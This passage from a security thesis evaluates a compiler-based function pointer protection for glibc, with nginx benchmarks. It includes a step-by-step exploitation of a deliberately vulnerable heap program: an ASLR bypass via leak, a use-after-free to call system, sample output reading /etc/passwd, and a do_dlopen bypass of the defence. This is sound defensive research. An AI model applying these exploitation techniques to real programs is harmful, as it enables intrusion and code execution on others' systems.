In the *glibc*, VDSO functions are implemented as indirect functions. The internal function _dl_vdso_vsym, is used to resolve the symbol addresses of the functions exported by the VDSO. It is used by the indirect functions to resolve function addresses for the PLT as well as in the startup process of the libc in order to initialize two global function pointer variables. In both situations the returned value has to be in protected form and a manual call to fpp_protect_func_ptr has to be inserted. In this case, the permanent variant does not have to be used, although the variables will never be freed again. This is due to the fact that _dl_vdso_vsym will only be called a single time for every exported symbol and can thus not lead to infinitely many protected function pointer variables.

5.5.6 Manual Verification Calls

The *glibc* is not completely written in C, but some functions that require architecture specific implementations are written in assembly language instead. These files will not be processed by the compiler and thus, the code for the function pointer protection scheme can not be inserted automatically. As a consequence, multiple functions needed manual insertion of calls to __fpp_verify.

For example, the function pthread_once is implemented in assembly language in the *glibc*. It takes a control variable and a function pointer as parameters and guarantees that multiple invocations using the same control variable will call the given function pointer exactly once. The invocation of the function pointer is given through the following assembly instruction:

```
.LcleanupSTART:
  callq    *16(%rsp)
```

The function pointer passed as second parameter was previously pushed to the stack and is located at rsp + 16. This call will fail, since the function pointer is in protected

form and will thus hold the address of a global variable instead. Consequently, a call to __fpp_verify had to be inserted as follows:

```
.LcleanupSTART:
    movq   16(%rsp), %rdi
    callq  __fpp_verify@PLT
    callq *%rax
```

The protected function pointer is copied to the %rdi register, which holds the first parameter of the __fpp_verify call in the System V calling convention. Finally, the real function address, returned in %rax will be called instead.

6 Evaluation

The implementation developed in this thesis is a proof-of-concept for the function pointer protection scheme and is not free of errors. In particular, the correctness of the implementation could be inferred from the numerous tests included in the glibc, but some of them are still failing. For example, memory traces are created for sample programs to discover memory leaks and since the function pointer protection library allocates memory that is never freed again, these allocations will cause the tests to fail.

However, the implementation is able to compile and run real-world applications. For the evaluation, the popular webserver *nginx*[1] was compiled with function pointer protection enabled. This program was chosen since it makes heavy use of function pointers and also it does not require any external libraries apart from the libc for its main features. A complete toolchain was needed to support function pointer protection, consisting of the modified GCC, the glibc, the runtime linker and the GNU binutils package[2], which were build and installed to a non-standard path, separated from the system's regular libraries. Similarly, a second toolchain without support for function pointer protection was installed for comparison, compiled with the same configuration parameters and using the last source code revisions, which the function pointer protection scheme was developed on.

6.1 Performance Evaluation

To show if the proposed protection scheme is feasible in productive applications and to measure its introduced overhead, a performance evaluation is carried out. For this purpose, the *libgcc*, the library that contains the function pointer protection functions, was compiled with the highest optimization level of the GCC in order to reduce the introduced overhead to a minimum.

First, the worst case scenario will be shown through a program that calls a large number of function pointers in a loop. On each call, the verify operation has to be executed, which has a time complexity of $\mathrm{O}\big(n\big)$, depending on the number of unique function pointers protected in the program. This is due to the fact that the protected memory region is organized as a linked list and the verification process has to traverse this list and check if a given function pointer points to any of its elements.

The overhead in the first scenario is expected to be very big. If protection is disabled, the function pointer call to an empty function consists only of a few assembly instructions, while the protection scheme on the other hand has to execute the verify

[1] `http://www.nginx.org`
[2] `http://www.gnu.org/software/binutils/`

operation each time. The test will show the execution time of the verify operation in dependence of the number of function pointers, as well as the increase in startup time due to the global constructors that have to protect the created global function pointer variables.

To give an example for the overhead in a real-world application, the second scenario is a benchmark of the webserver nginx and its results are compared between versions compiled with and without enabled function pointer protection, while keeping all other options the same.

The evaluation was conducted on an Acer Extensa 5630Z laptop with an Intel Pentium Dual T3400 dual-core CPU running at 2.17 GHz, 2048 MB RAM and a Hitachi HTS54321 hard disk drive. All tests were implemented for the Phoronix Test Suite 4.2.0 and run using a 64 bit Ubuntu 13.04 as operating system.

All test results show the average of at least 10 repetitions. If the standard deviation of a test result was greater than 3.5%, additional repetitions were executed automatically by the test suite, to assure the result's accuracy.

6.1.1 Verification and Protection Overhead

Listing 6.1: Test Program to Measure the Verification Overhead

```
#include <stdlib.h>
void foo_n (void) {}
void (*foo_n_fp) (void) = &foo_n;
// [...]
void foo_2 (void) {}
void (*foo_2_fp) (void) = &foo_2;
void foo_1 (void) {}
void (*foo_1_fp) (void) = &foo_1;
void foo_0 (void) {}
void (*foo_0_fp) (void) = &foo_0;

int main(int argc, char *argv[]){
  for (int i=0; i < atoi(argv[1]); ++i) {
    (*foo0_fp)();
  }
  return 0;
}
```


To show the direct overhead of the function pointer protection scheme to the startup time and to the calls of function pointers, the runtime of the test program shown in Listing 6.1 will be measured in different configurations. A specific amount n of empty functions, defined at compile time, will be created with corresponding function pointers storing their addresses. The main function will then call the function pointer foo0_fp, which is syntactically at the lowest position of all function pointers, a total of k times, as passed to the program as its first argument.

If function pointer protection is enabled, the compiler will parse this file from top to bottom and add a protect call to the constructor for each new encountered function address. Since all function pointer assignments use unique function addresses, this will lead to a total of n protect calls in the constructor. The function pointer call in the main function will call the function pointer that has been protected last by the constructor. This function pointer will always be located in the last element of the list of protected memory regions and thus, the verification process will always require its worst case runtime since it has to traverse the whole list. If otherwise, the first function pointer would be chosen, the verification time would not differ with the amount of protected function pointers. To emphasize this effect, the initial size of the protected memory regions in the list was chosen small, with space for 256 function pointers. A modification of this parameter will impact the verification time directly and can be done at compile time of the protection library.


If k is 0, no function pointer calls are performed and the program's runtime depicts the time required for its startup and cleanup, i.e. the time needed by the runtime linker, the C startup code and the global constructors and destructors. If function pointer protection is enabled, this time will include all protect operations, one for each function pointer address unique to the translation unit. The results of the test with $k = 0$ and a varying n are shown in Figure 6.1a. As expected, the runtime stays constant if function pointer protection is disabled, while it rises linearly with the total number of protected function pointers if function pointer protection is enabled.

The difference in runtime for $n = 0$ is caused by the amount of protected function pointers in the libc and the runtime linker. The protected function pointer region of an empty program already holds 631 entries, corresponding to 407 different addresses. Some entries point to the same function address, since if the same address is assigned in different translation units it will be protected in multiple constructors. To give a real-world example, the protected function pointer region of nginx at the beginning of its main function holds 2755 entries, corresponding to 1028 different function pointers, leading to a startup time increase from approximately 2 ms to 10 ms.

Figure 6.1b in turn shows the runtime of the program for $n > 0$ and thus depicts the execution time of the verification operation. For the protected case, n was chosen as $5 \cdot 10^7$ and $10 \cdot 10^7$ while for comparison, $10 \cdot 10^7$ iterations were executed without function pointer protection. Note that the execution time is much larger than for $n = 0$ and thus, the startup time can be disregarded in the results. Also, the runtime is linear to the number of iterations as can be seen by the difference between the $5 \cdot 10^7$ and the $10 \cdot 10^7$ graph. The runtime increase corresponding to the amount of protected function pointers shows the linear time-complexity of the verification function. If twice as many entries exist in the protected memory region, the verification function will need twice the time.



(a)



(b)

Figure 6.1: Benchmark of Function Pointer Calls with Varying Amount of Protected Function Pointers

6.1.2 Nginx Benchmark

The nginx test case uses *weighttp*[3], a HTTP server benchmarking tool written by the developers of the lighttpd webserver. The test measures how many requests per second the compiled nginx can serve on average. For each test repetition, 500 000 requests for a static HTML page are sent, with constantly 100 connections at the same time. The served website is approximately 3 kB in size.

In order to have the nginx performance mainly limited by the CPU and thus by the amount of instructions that are executed, a CPU core of the machine running nginx was disabled. Also, the number of worker processes of nginx was limited to one. The benchmarking tool itself was executed using four threads from a second machine, a Lenovo Thinkpad x201 with an Intel Core i5 540M dual core CPU running at 2.53 GHz.

For the benchmark, four different versions of nginx were compiled: besides disabled and enabled function pointer protection, the optimization levels were varied between -O0 and -O3, the lowest and highest optimization levels of GCC respectively. In addition, the number of executed instructions for each handled request were measured for each configuration by counting the number of instructions executed by the nginx worker process starting from an idle state, while performing 100 requests using weighttp. The resulting amount of instructions was then divided by the number of requests.


The results of the benchmark are shown in Figure 6.2a. The function pointer protection enabled version achieves 96.27 % of the requests per second of the regular version if both were compiled with -O0 and 97.88 % in the case of -O3, even though the number of instructions executed was increased by 15.98 % and 39.84 % respectively (cf. Figure 6.2b). This shows that the performance is not entirely determined by the number of instructions. Other factors can be disk and memory accesses, network communication or overhead by the operating system.

The results show that the function pointer protection scheme is feasible, even in the case of nginx, which architecture makes extensive use of function pointers to provide the possibility for customization [2]. In the described test configuration, for every handled request, 71 calls to 49 different function pointers were executed, as measured with a script written for the GNU Debugger (GDB).


6.2 Security Evaluation

To demonstrate the effect of the proposed protection scheme, a vulnerable example program was developed. It will be shown, how it can be exploited even in the presence of all protection mechanisms, found on modern Linux distributions. Further, the possibilities of an attacker will be shown, if the program was compiled with function pointer protection instead. The full source code of the vulnerable program and a proof-of-concept exploit are listed in Appendix A.

[3] `http://redmine.lighttpd.net/projects/weighttp`



(a) Requests Per Second



(b) Instructions Per Request

Figure 6.2: Results of the nginx benchmark for optimization levels -O0 and -O3: (a) shows the requests per second that nginx could serve in different configurations, (b) shows the number of instructions executed for each request.

Listing 6.2: Struct Used to Store the User-provided Data

```
1  struct pretty_str {
2    bool empty;
3    size_t size;
4    char *str;
5    print_fn pretty_print;
6    struct pretty_str *next;
7  };
```

The vulnerable program is a data store and provides the functions add, delete and print to the user. *Add* will read data from the user and store it in a list. The user has to put in a number and a newline character first, depicting the amount of data to store, followed by that amount of bytes. The vulnerable program writes the data to a memory area, allocated through malloc and stores its pointer in a list element, allocated through malloc as well. The list is ordered newest first and its first element is accessible through a global variable, which will be located at a fixed offset in the program's memory. Its elements are described by the struct shown in Listing 6.2.

The *print* function provided to the user traverses the list and prints the data of each element until the next pointer is NULL.

```
for(struct pretty_str *str = strings; str; str = str->next)
  if (!str->empty)
    str->pretty_print(str->str);
```

It therefor executes a function pointer that is included in each list element, the pretty_print pointer, meant to give the possibility to modify the output depending on the data stored in the list element. This pointer is initialized to a function that simply wraps printf and thus interprets the data as a null-terminated string. This is the first of two vulnerabilities of the program and can be used to leak information. If the user-provided data is not null-terminated, the print function will output additional bytes after the end of the data, until the first null-byte is encountered.

The *delete* function reads an index from the user and deletes the list element at the given index.

```
cur->empty = true;
free(cur->str);
free(cur);
```

This function introduces the main vulnerability to the program. Elements are freed and marked as empty, but not removed from the list itself.

While this vulnerable program is a forged example for illustration purposes, it should be stressed that similar vulnerabilities happen in real-world scenarios as well. For example, the toolkit libvirt[4], which is used to manage virtualization technologies, had a comparable vulnerability in its remote procedure call (RPC) subsystem (CVE-2013-0170). Under certain error conditions, RPC messages were freed but not re-

[4] http://libvirt.org/

moved from the internal message queue. These messages include a function pointer to a callback function which is executed when the message is freed. When finally the client connection is closed, the cleanup procedure will free this message again and therefor call the callback function pointer. If an attacker is able to have this memory reassigned, he can overwrite the executed function pointer with an arbitrary value.

6.2.1 Conventional Exploitation

It is possible for an attacker to gain arbitrary code execution through the two vulnerabilities found in the example vulnerable program, even if all common protection mechanisms are enabled, namely ASLR, stack canaries, NX bit support and full RELRO as shown through the sample exploit in Appendix A. By adding new data and deleting it again, the list will include an element located in a memory area of the heap that has already been freed and is available again for allocation. Also, the included pointer to the data storage will point to a freed memory area as well. If afterwards another element is added, the addresses of the first list element and the data storage can be reassigned, depending on the sizes and the behaviour of the malloc implementation.

In the example program, the previously freed list element will be assigned as the next data area if the requested allocation is at least 25 bytes in size. This way, the first vulnerability can be abused as an information leak and to obtain the address of the pretty_print function. By writing exactly 25 bytes without a leading null-byte, the allocated string will overwrite the first bytes of the reallocated list element including exactly the first byte of the pointer to the pretty_print function (cf. Listing 6.2). When afterwards the print routine is triggered, it will print the 25 given bytes, followed by the remaining bytes of the function pointer. The randomization from the ASLR implementation will always align memory to page boundaries and thus the lowest byte of the pointer is not changed and known to the attacker. Consequently, the attacker knows the address of the pretty_print function, which is located at a fixed offset in the vulnerable program. The attacker can then subtract the known offset[5] from the acquired address, which results in the base address, the program is loaded at.

The use-after-free vulnerability can be exploited similarly. Again, the attacker deletes a previously created element and allocates new data of exactly 25 bytes in order to have the element's memory re-assigned. The data that the attacker sends consists of 8 null-bytes, overwriting the element's empty field, 8 random bytes for the size field, a chosen value for the data pointer and finally the least-significant byte of the pretty_print function. If then, the printing of the list is triggered by the attacker, the print function will come across the overwritten list element, which empty flag is now set to false and call the pretty_print with the address provided by the attacker as its first parameter. Through this approach, arbitrary memory can be printed.

[5] The address of a symbol in a binary file can for example be displayed using the program *nm* from GNU binutils.

Since the attacker also knows the program's base address, he can print memory from the GOT, which is also located at a fixed offset. The GOT in turn contains pointers to functions in the libc, which can be used, by again subtracting the function's known offset, to calculate the base address at which the libc is loaded at. Thus, the protection provided by ASLR was effectively bypassed.

Finally, by overwriting a list element with 32 bytes, the pretty_print pointer can be set to an arbitrary value. If then the print function is triggered, the program will call the attacker-provided function pointer with a chosen value as its first argument. Since the libc base address is known, the sample exploit replaces the function pointer with the address of system and provides a pointer to the string "/bin/sh" to execute a shell. This string was previously stored to program's memory and its address retrieved by leaking a heap address, which offset is deterministic and stays the same throughout multiple program invocations.

```
user@host# ./expl.py 'cat /etc/passwd'
--
[*] bin base: 0x7f898c01d000
[*] libc base: 0x7f898b840000
[*] shell string: 0x7f898cae00a0
Result: 25

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
[...]
```

6.2.2 Function Pointer Protection Bypass

In the previous exploitation example, the attacker was able to bypass ASLR through an information leak and utilize the use-after-free vulnerability to print arbitrary data and finally execute arbitrary code by overwriting the function pointer to the pretty_print function. If function pointer protection is enabled, the information leak is not affected and the attacker will still be able to bypass ASLR using the same procedure. The only difference is that the function pointer to the pretty_print function will not store the function's address anymore, but the address of a global variable named pretty_print.fpp. As a consequence, when the attacker has to overwrite the lowest byte of this function pointer, he has to use the static offset of the global variable in the program instead of the offset of the function.

The protection mechanism takes effect in the last step of the sample exploit. The compiler inserted a call to the verify function right before the call to the pretty_print function pointer, which will check that the address obtained after dereferencing the pointer points into an element of the list holding the protected memory regions. While the function pointer itself or the global variable might be overwritten by the attacker, it will not be executed if the final result is not located in the protected region. Even if the attacker would be able to write to arbitrary memory addresses,

writing to the protected region would result in a segmentation fault since it is marked to be read-only, which in turn leads to the termination of the program.

This leaves the attacker with a limited number of functions which he will be able to execute, consisting of all functions that are used in the program or any of its shared libraries as a function pointer. To show the remaining attack surface, a GDB script was developed to record the function names of all addresses stored in the protected memory list and thereby all functions that can be executed by the attacker. For the case of the vulnerable example program, this includes 408 different functions. Following, a few of these functions are reviewed exemplarily to estimate their threat potential, while the full list can be found in Appendix B. Functions that are notably security critical are those that open files, read or write to file descriptors or execute an execve system call with a user-provided command. Also, if it calls one of the protect functions for a value that is located in writable memory, the attacker could potentially overwrite this value and have an arbitrary code address written to the protected memory region. As a consequence, the attacker could trigger the use-after-free vulnerability again and execute the previously protected address, leading to a complete bypass of the protection scheme. Similarly, if the function includes a call to mprotect with parameters given by the attacker, he would be able to make the protected memory region writable, add an arbitrary value and again bypass the protection scheme.

Libio File Operations

The libio is the part of the glibc that handles input and output to files and streams. It includes the functions _IO_file_stat, _IO_file_read and _IO_new_file_write that are present as protected function pointers and can be executed by an attacker. These functions receive a pointer to a struct named _IO_FILE as their first parameter, which includes a file descriptor to an opened file. The functions will then call fstat , read and write respectively using the file descriptor extracted from the struct. By providing a pointer to a memory area that holds the file descriptor of an previously opened file at a fixed offset, the attacker will be able to read from that file, write to it and query its status information.

___gconv_read_conf

The previous functions require an already opened file and might be used to read data from a security critical file already opened by the program, for example a file holding a cryptographic key. However, most likely such a file would already been closed again by the program or its content copied to memory, leaving an easier way for the attacker to retrieve the data. To have a security critical impact, the attacker requires a way to open arbitrary files. A likely candidate for this is ___gconv_read_conf, which reads in a configuration file for the codeset conversion routines of the glibc. A code analysis shows that, while the path from which the configuration file is read can be manipulated through global variables, the filename is fixed to "gconv−modules" and

thus the function can not be used to open arbitrary files. Further, the configuration file will be closed again after processing and thus the function does not lead to any usable file descriptor.

___GI___dl_make_stack_executable

Some programs or shared libraries require the stack to be executable, for example GCC trampolines that implement nested functions. Therefore, if such a library is loaded, the glibc uses ___GI___dl_make_stack_executable internally to remap the stack memory with execution permissions. The function takes a pointer to a pointer to the end of stack as its argument and will remap that area with permissions stored in a global variable called ___stack_prot, making it a potential target to remap the protected memory region as writable.

However, multiple circumstance complicate this scenario. The function will check if its caller is located either in the runtime linker or in libpthread, using a builtin function from the GCC that extracts the saved return address from the stack. Thus, the attacker would have to trigger the function calls from one of these locations, which is not possible in the example program. Also, the function checks if the address of the area to be made executable, matches the value in a global variable named ___libc_stack_end. To be able to change the permissions of an arbitrary memory area, the attacker will have to overwrite this variable as well and thus requires an arbitrary overwrite vulnerability. Finally, the ___stack_prot variable that stores the permissions that will be set is located in read-only memory and is initialized to PROT_NONE. If the stack is to be made executable, the calling function will first map this area as writable, set the variable to PROT_READ|PROT_WRITE|PROT_EXEC and reapply the write-protection.

In conclusion, this function can be used to bypass function pointer protection, but only in a special scenario. The attacker needs to be able to write to arbitrary locations and the program has to use a shared library that requires the stack to be mapped executable, in order for the ___stack_prot variable to include the PROT_WRITE permission.

do_dlopen and do_dlsym

The functions do_dlopen and do_dlsym are used internally in the glibc to open shared libraries and resolve a symbol address respectively and are both available as protected function pointers. They require only a single argument, a pointer to a struct that encapsulates the real arguments as well as the return value. Again it is not possible to use do_dlopen to open arbitrary files, since the implementation considers it as a serious error if the file is not in ELF format and thus terminates the program in this case. However, arbitrary shared libraries can be opened by the attacker using this function. Further, since the return value will be written to a user-provided memory location, he will be able to use the returned handle to call do_dlsym and acquire a protected pointer to an arbitrary function. For example, by opening the

libc and calling do_dlsym with "system" as parameter, a protected function pointer for the system function will be returned, which can be used by the attacker to execute a shell or arbitrary programs.

If the attacker is able to create files on the machine running the vulnerable program, for example if the program can be started as a different user and the goal of the attacker is privilege escalation, a call to do_dlopen will be enough to execute arbitrary code. The attacker defines the full path of the shared library and can thus provide the loaded ELF file himself. Through a global constructor defined in the ELF file that will automatically be executed when the library is loaded (cf. Section 5.5.2), the attacker has the possibility to execute arbitrary code. This is shown in the second example exploit in Appendix A, which works even in the presence of function pointer protection. It will bypass ASLR similar to the exploit for the unprotected case, but instead of calling system directly, it will call do_dlopen instead, giving the full path of an attacker controlled ELF file, which in turn includes a constructor that executes a shell through a call to system.

Note that in this example, since the attacker controlled the first argument passed to the overwritten function pointer, no return-oriented programming techniques were needed. Otherwise, the attacker would have to jump to multiple addresses after each other, containing gadgets that load registers to a chosen value to setup the function arguments. To be able to execute multiple addresses in a row, the attacker would have to control the area where return addresses are stored on the stack. This could for example be achieved through a stack pivoting gadget as explained in Section 3.7.1. Since the protection mechanism will prevent the attacker from jumping to arbitrary gadgets, the bypass shown in this section will only be possible if the attacker controls the register used for the first parameter.

7 Future Work

The evaluation showed that the function pointer protection scheme can be bypassed by an attacker if the vulnerability allows him to control the first argument of the called function pointer. Though it would be possible to rewrite the code of the glibc in order that the dangerous function pointers to do_dlopen and do_dlsym are not needed anymore, this approach would be impractical and a more general solution is needed to prevent their exploitation. Also, having 407 protected function pointers exclusively in the glibc, it can not be guaranteed that there are no other functions that can be abused to bypass the protection scheme.

By extending the protected memory region, we are able to store additional information about protected function pointers, which can be utilized to further limit the number of function pointers accepted by the verify function. Therefore, we propose two types of usable metadata that can be used independently from each other. The first approach will check if the function type of the function pointer to be verified is compatible to the function pointer saved in the protected memory region. The second approach on the other hand allows for manual annotation of function pointers through the GCC attribute syntax and might be used to group function pointer variables. Function addresses assigned to an annotated function pointer can then only be used by function pointer variables having the same annotation.

7.1 Function Type Verification

The C99 standard defines that if a function pointer is used to call a function which type is not compatible, the behaviour is undefined. As a consequence, it will be compliant to the standard, if the verify function checks the compatibility of the function type for each function pointer call and terminates the program otherwise. Therefor, the protect and verify functions have to be extended to require an additional argument that include the function's type, for example encoded as a string. The protect function will store the given string together with the function address in the protected memory region, while the verify function in turn will check if the encoded type passed in the parameter is compatible to the type stored in the protected memory region. Also, the compiler will have to be adapted to encode the function's type and pass it as parameter when it creates a call to __fpp_protect.

This approach would prevent the exploit described in Section 6.2. While processing the assignment of the address of do_dlopen to a function pointer, the compiler would have created a call to __fpp_protect, passing its type **void**(∗)(**void**∗) in encoded form as parameter. For the function pointer call that was abused by the attacker to call an arbitrary protected function pointer, the compiler would have inserted a call to

__fpp_verify, while this time, the passed function type is **void**(∗)(**const char**∗). Since these two types are not compatible to each other, the verification would have failed and terminated the program.

While the automatically generated code will always know the type of the function that is to be protected, calls to the protection functions that are inserted manually will often handle conversions from an absolute value to a pointer to void and will thus have no information about the function's type. For example if dlsym is used to retrieve the address of a function from a library loaded at runtime, the code in the glibc will have to lookup the symbol's address from the corresponding shared library and return it as a pointer to void. Since the ELF file from which the address will be extracted does not include information about the function's type, it can not be known by the glibc and casting the result to the proper type is left to the user code. As a consequence, some function pointers that are protected manually can not include type information and the verification function has to skip the type check in these situations, allowing an attacker to call these functions from any function pointer. On the other hand, the functions that were identified to be dangerous in the example in Section 6.2 will be protected by this method and can only be called if the function pointer is of a compatible type.

7.2 Function Pointer Groups

The function type verification is especially effective in use-after-free exploit scenarios. The attacker will only be able to modify a single function pointer and is thereby limited to call functions that are available in the protected memory region and have a compatible function type to the overwritten function pointer. However, if an arbitrary overwrite vulnerability exists and the attacker is able to write to arbitrary memory addresses, the possibility exists that he can still bypass the protection scheme. The attacker can modify the global variables created for the protected function pointers and thereby redirect any function pointer used in the program. As a consequence, if the attacker can trigger the call of any function pointer with a compatible function type to do_dlopen and also control its argument, he will again be able to call do_dlopen instead and execute arbitrary code as described in Section 6.2.2.

To be able to exclude dangerous functions from the attacker callable functions completely, we introduce the concept of function pointer groups. Through a new GCC attribute, function pointer types can be annotated to assign a chosen group. For example, the following **typedef** creates a new function pointer type that belongs to the group "test":

```
typedef void (*test_fp_t)(void) __attribute__((fpp_group("test")));
```

Consequently, if a function address is assigned to a function pointer, the compiler generated code to protect the address will pass the group name to the protect function, which will store the address and the group together in the protected memory region. Similarly, the generated calls to verify will also include the group name if the called function pointer's type has a group attached. The verify function in turn

will only execute the function pointer if the group name passed as parameter is the same as the group saved with the function address. Note that the group name has to be included in the global variable created for the function address, since the same function address might be protected multiple times using different groups.

The function do_dlopen exists in a function pointer since it is called through the wrapper function dlerror_run, which is responsible to handle any errors that occur. By annotating the type of this parameter and of all variables the value will get assigned to with a chosen group name, an attacker can be prevented from calling the dl_open function by triggering an arbitrary function pointer call. Similarly, this approach can be utilized to group together related function pointers in frequently used C libraries in order to reduce the introduced attack surface.

8 Related Work

In the past, much research was conducted to prevent or complicate the exploitation of memory corruption vulnerabilities. While common prevention mechanisms were already described in Section 3, this section will focus on mitigation techniques found in scientific literature that are not deployed on current Linux distributions.

Pointer Masking

The authors of [27] propose to protect code pointers, i.e. function pointers and saved return addresses, by applying a bitmask before they are executed using different bitwise operations. They collect all possible values for a specific code pointer at compile time and create a bitmask that will cover all of these values. By this method, they are able to enforce that specific bits in the code pointer are set or unset and thereby limit the valid addresses that an attacker can execute if he overwrites a code pointer. For example, if a function in the program is called from only two locations and its address is never assigned to a function pointer, the possible values for the stored return address are limited to two addresses, the next instructions after the two calls to the function. The compiler will then generate a bitmask to represent the bits that these addresses have in common and apply it to the saved return address right before the function returns. However, if the function's address is assigned to a function pointer somewhere in the program, the bitmask will have to include all locations in which any function pointer is called. The biggest disadvantage of their approach is the missing support for shared libraries. The bitmasks are created at compile time and can not be updated when a shared library is loaded at runtime.

Pointer Encryption

Another approach to protect code pointers is pointer encryption, which was proposed by multiple authors [9, 36]. When an address is assigned to a pointer variable it will be encrypted by special code emitted by the compiler and decrypted again, right before the variable is used. If an attacker can overwrite a pointer variable, he has to write a value in encrypted form that will be decrypted before it is used. If he does not know the encryption key used, he will not be able to write a value that will be meaningful after its decryption.

For the encryption function, Cowan et al. use a simple XOR operation in [9] with a single key which is generated at startup. Tyagi and Zhu on the other hand discuss the usage of different functions in [36], also mentioning XOR encryption as the simplest approach and they use a distinct encryption key for every pointer variable. However,

it is not clear how they handle pointer copying operations if type information have been dropped.

The approach provides security in the same way as ASLR does. While ASLR adds randomization to the location of objects in memory, pointer encryption randomizes the pointers themselves. This has the advantage that pointer encryption has the full pointer size at disposal for entropy, i.e. 64 bit on the x86-64 architecture, whereas ASLR only provides at most 28 bit on a common Linux system (cf. Section 3.4). However, if an information leak is present in the program, the attacker will be able to acquire a protected function pointer and, by XORing the known function's address, will be able to calculate the encryption key and can subsequently encrypt arbitrary pointers himself. For example, in the vulnerable program described in Section 6.2, this protection mechanism would have been bypassed through the disclosure of the function pointer.

Pointer Copying

With the Return Address Defender (RAD) [8], a compile-time solution was proposed that protects function's return addresses stored on the stack. The compiler will emit additional instructions in every function's prologue and epilogue that copy the saved instruction pointer to a different memory area and compare the return address with its copy before the function returns in order to detect if it has been modified. To be able to execute arbitrary code, the attacker will have to overwrite the copy of the return address besides the return address itself, since a mismatch will result in the program's termination.

